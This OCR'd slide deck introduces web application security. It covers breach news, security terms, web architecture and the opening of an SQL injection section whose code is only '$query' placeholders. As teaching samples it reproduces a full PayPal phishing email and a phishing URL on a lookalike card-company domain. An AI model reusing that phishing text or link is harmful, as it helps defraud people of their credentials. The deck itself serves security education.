Web Application Security

Slides by: Ynon Perek
ynon@ynonperek.com
http://ynonperek.com

Agenda

- Intro to Web Security
- Web Application Architecture
- Code Injections
- Request Forgeries
- Losing Trust

Security:

Who Cares?

Reasons for Security

- Reliable requires
- Security of a system = Security of the weakest part
- Hard to fix after system is ready
- Everyone should care

IT Security Today

Georgia sent out CDs of data from 6M voters containing SSNs, birth dates [Updated]

Secretary of state attributes the information dump to a “clerical error.”

by **Megan Geuss** - Nov 20, 2015 8:10pm EET


137

IT Security Today

Hackers Remotely Kill a Jeep on the Highway—With Me in It

http://www.wired.com/2015/07/hackers-remotely-kill-jeep-highway/

IT Security Today



Tracking software sold to governments

IT Security Today

מטריד: מאות מצלמות אבטחה הפכו לכלי הנשלט מרחוק

הילה חיימוביץ' | לפני 3 שעות 28 דקות 0 אבטחת מידע

חברת האבטחה הישראלית Incapsula פרסמה דו"ח לפיו מאות מצלמות אבטחה הפכו לרשת גדולה הנשלטת מרחוק ובקלות. האם הן באמת מגינות עלינו או אולי דווקא להפך?

IT Security Today

קפטן אינטרנט ברשת

פרצת אבטחה חמורה חשפה פרטי מזמיני כרטיסים בבארבי, בצוותא ובמועדונים אחרים

חוקרי אבטחה גילו כי מערכת ניהול ההזמנות של חברת Eventgo לא היתה מוגנת בסיסמה, וכל גולש יכול היה לגשת אליה; החברה טוענת: לא דלף מידע אישי

עודד ירון |
15:16 18.01.2015

IT Security Today

(12/7/2014)

IT Security Today

תמונות העירום של הסלבס: "לא כשל, פישינג"

ממסמכי ה-FBI בנוגע לחקירת הפצת התמונה, בין היתר של ג'ניפר לורנס, עולה כי לפחות בחלק מהמקרים נפלו הידועניות קורבן להונאת פישיניג במסגרתה התוקף שלח הודעה מזוייפת, לפיה על הקורבן להכניס את הסיסמה שלו או לשנות אותה

אביב מזרחי פורסם: 10.06.15 , 13:17

IT Security Today

פריצה שנייה בשבוע למחשבי הממשל בארה"ב: נחשפו נתונים של מיליוני עובדי מודיעין וצבא

בכירים בוושינגטון טוענים כי סין אחראית לפריצה ולתקרית דומה בשבוע שעבר. המידע שנחשף כולל נתונים על מחלות נפשיות והיסטוריה בנקאית ועלול להפוך עובדי ממשל למטרה לסחיטות

רויטרס ואי־פי |
12:04 13.06.2015

IT Security Today

מומחה אבטחה: "האקרים יכולים להרוג אותך מרחוק בעזרת מנת יתר קטלנית של תרופות"

האקרים יכולים להשתלט מרחוק על משאבות תרופות אוטומטיות הנמצאות בשימוש ב-400 אלף בתי חולים בעולם

סוכנויות הידיעות |
12:28 12.06.2015

שמור 4

משאבות תרופות אוטומטיות שמספקים יצרני ציוד רפואי מובילים לבתי חולים, חשופות לפריצות של האקרים שיכולים להשתלט עליהן מרחוק ולבצע שינויים במינוני תרופות שמקבלים מאושפזים, הזהיר מומחה אבטחת הרשת בילי ריוס.

IT Security Today

קפטן אינטרנט ברשת

דיווח: סיסמאות ומידע של מאות גולשי תפוז דלפו לרשת

על פי הערכות ייתכן שמספר המשתמשים שנחשפו מגיע לעשרות אלפים. מנכ"ל תפוז: העניין נבדק, בכל מקרה לא נחשפו פרטי כרטיסי אשראי

עודד ירון | 14.02.2014 | 13:11 | 7 | הוסף תגובה


Human Factor

"האקרים השתלטו על מחשבים ביטחוניים"


נחשף מחדל חמור: חברת אבטחת מידע דיווחה כי מייל עם קובץ על אריק שרון, שנשלח לכאורה משב"כ, הכיל קוד "זדוני". התוצאה: 15 מחשבים במערכת הביטחון נשלטו במשך ימים על ידי האקרים. חשד: פלסטינים אחראים

רויטרס ואליאור לוי עדכון אחרון: 27.01.14 , 00:22

Ph


20:47 (לפני 1 דקות)
<Service@mfo-paypal.com> Security paypal
השבת עבור: אנגלית
תרגם הודעה
עברית
אנגלית
PayPal
Notice of Policy Updates
Dear Customer,
Some information on your account appears to be missing or incorrect.
Your account will be suspended within 27 days ,update your account as soon as possible.
Please update your information promptly so that you can continue
to enjoy all the benefits of your PayPal account.
Update
If you need help logging in, go to our Help Center by clicking the Help link located in the upper right-hand corner of any PayPal page..
Sincerely,
PayPal
Please do not reply to this email. We are unable to respond to inquiries sent to this address. For immediate answers to your questions, visit our Help Center by clicking "Help" at the top of any PayPal page.

Ph



http://online.leumi-card.co.il.rumahjennes.com/login/d09197e15c47f6d2d1a5739df8088fe2/

Phishing Attacks

מיקרוסופט: נגנבו לנו מסמכים בהתקפת פישינג

ענקית התוכנה מודה כי האקרים הצליחו לחדר לחשבונות אימייל של עובדיה בהתקפת פישינג, ולגנוב מסמכים שקשורים לפניות שנעשו למיקרוסופט על ידי רשויות החוק


אהוד קינן פורסם: 26.01.14 , 09:39

Stupidity Attacks

פירסום ראשון: פירצת אבטחה בלוח הדרושים של NRG: למעלה מ-50 אלף קורות חיים נחשפו

אינטרנט

אבישי בסה | בתאריך 29 ביולי 2013 5



Index of /core-maariv/sites/nrg/_media/nrg_cv_send

Name	Last modified	Size	Description
Parent Directory		-	
123430_cvs_file_d6f5b.doc	07-Dec-2009 14:59	26K	
123431_cvs_file_25231.doc	07-Dec-2009 15:04	34K	
123432_cvs_file_7c884.doc	07-Dec-2009 15:06	22K	
123433_cvs_file_e2e74.doc	07-Dec-2009 15:06	34K	
123434_cvs_file_46d2a.doc	07-Dec-2009 15:07	34K	
123435_cvs_file_95cb2.doc	07-Dec-2009 15:13	34K	
123436_cvs_file_ce46c.doc	07-Dec-2009 15:16	34K	
123437_cvs_file_8b6a6.doc	07-Dec-2009 15:19	22K	
123438_cvs_file_0d30d.doc	07-Dec-2009 15:27	22K	
123439_cvs_file_bba7c.doc	07-Dec-2009 15:27	22K	
123440_cvs_file_9dff6.doc	07-Dec-2009 15:27	22K	
123441_cvs_file_1c9ac.doc	07-Dec-2009 15:27	22K	
123442_cvs_file_d1361.doc	07-Dec-2009 15:27	22K	
123443_cvs_file_ac269.doc	07-Dec-2009 15:27	22K	
123444_cvs_file_b5999.doc	07-Dec-2009 15:27	22K	
123445_cvs_file_9ad25.doc	07-Dec-2009 15:27	22K	
123446_cvs_file_fb27d.doc	07-Dec-2009 15:27	22K	
123447_cvs_file_96944.doc	07-Dec-2009 15:27	22K	
123448_cvs_file_86922.doc	07-Dec-2009 15:27	22K	
123449_cvs_file_62c3c.doc	07-Dec-2009 15:34	24K	
123450_cvs_file_2c9ff.doc	07-Dec-2009 15:35	47K	
123451_cvs_file_340af.doc	07-Dec-2009 15:36	47K	

What To Expect

- If someone can use it -> they'll misuse it
- It's not always in our hands
- Best Attacks: technical + human factor

Why Is It Hard ?

- Secure code problems:
- Lack of knowledge
- Carelessness

Security Concepts

- Threats
- Security Policy
- Security Flaw
- Vulnerability
- Exploit

Security Threats

- Denial of Service
- Gain information
- Change data

Security Policy

A set of rules and practices that specify how a system protects sensitive resources

Security Flaw

A software defect that poses a potential security risk

Vulnerability

A set of conditions that allows an attacker to violate a security policy

Exploit

A technique for using a security vulnerability to violate the security policy

Our Goal

- Reduce security flaws
- Don’t wait for an exploitable vulnerability

Myth-Busting

- Myth:
  Attacker can’t see my source code

Myth-Busting

- Myth:
  Attacker can’t see my source code

- Reality:
  Source code leaks

Myth-Busting

- Myth:
  Some flaws are un-exploitable

Myth-Busting

- Myth:
  Some flaws are un-exploitable

- Reality:
  Nobody found the exploit yet

Myth-Busting

- Myth:
  Who’d want to hack into my system ?

Myth-Busting

- Myth:
  Who'd want to hack into my system ?

- Reality:
  Anyone from script kidz, through competitors and organized crime.

Q & A

Web Applications

Web Architecture

Client

Server

GET Data

Send Response

Server Side

- Creates data and sends back to client
- Data can be: HTML, JSON, XML, Images and more
- Choose your flavor

Server Side Flaws

- Code injections
- Information leak
- Privilege Escalation
- Shell Access

Client Side

- Web browser takes data and renders on screen

- Browsers: IE, Firefox, Chrome, Safari

- Languages: JavaScript, ActionScript, Java (Applets)

Client Side Flaws

- Code injections
- Information leak
- Breaking out of the browser's sandbox

Web Weakness

- Client-Server gap is too easy
- HTTP is state-less
- Many different technologies and vendors
- Code/Data intermix
- It’s way more complicated than it looks

Web Security Pitfalls

- Code Injections
  - Query Injections (SQL, XPath, LDAP)
  - Remote File Inclusion
    - JavaScript Injections (XSS
- Magic URLs
- Hidden Form Fields
- Cookies Gone Bad


SQL Injections

- Started in 1999
- (Probably) the most famous technique
- 83% of data breaches 2005-2011
- attack rate: 70 attempts / hour

Famous Victims

- (2002) guess.com revealed 200K customer names and credit cards
- (2007) Microsoft UK Defacement
- (2009) RockYou DB hacked for 30Mil users
- (2011) MySql.com hacked
- (2012) Yahoo lost 450K login credentials

SQL Injections



What Did Bobby Break

```
$query
```

What Did Bobby Break

```
$query
```

SQLi Examples

- See if you can log in
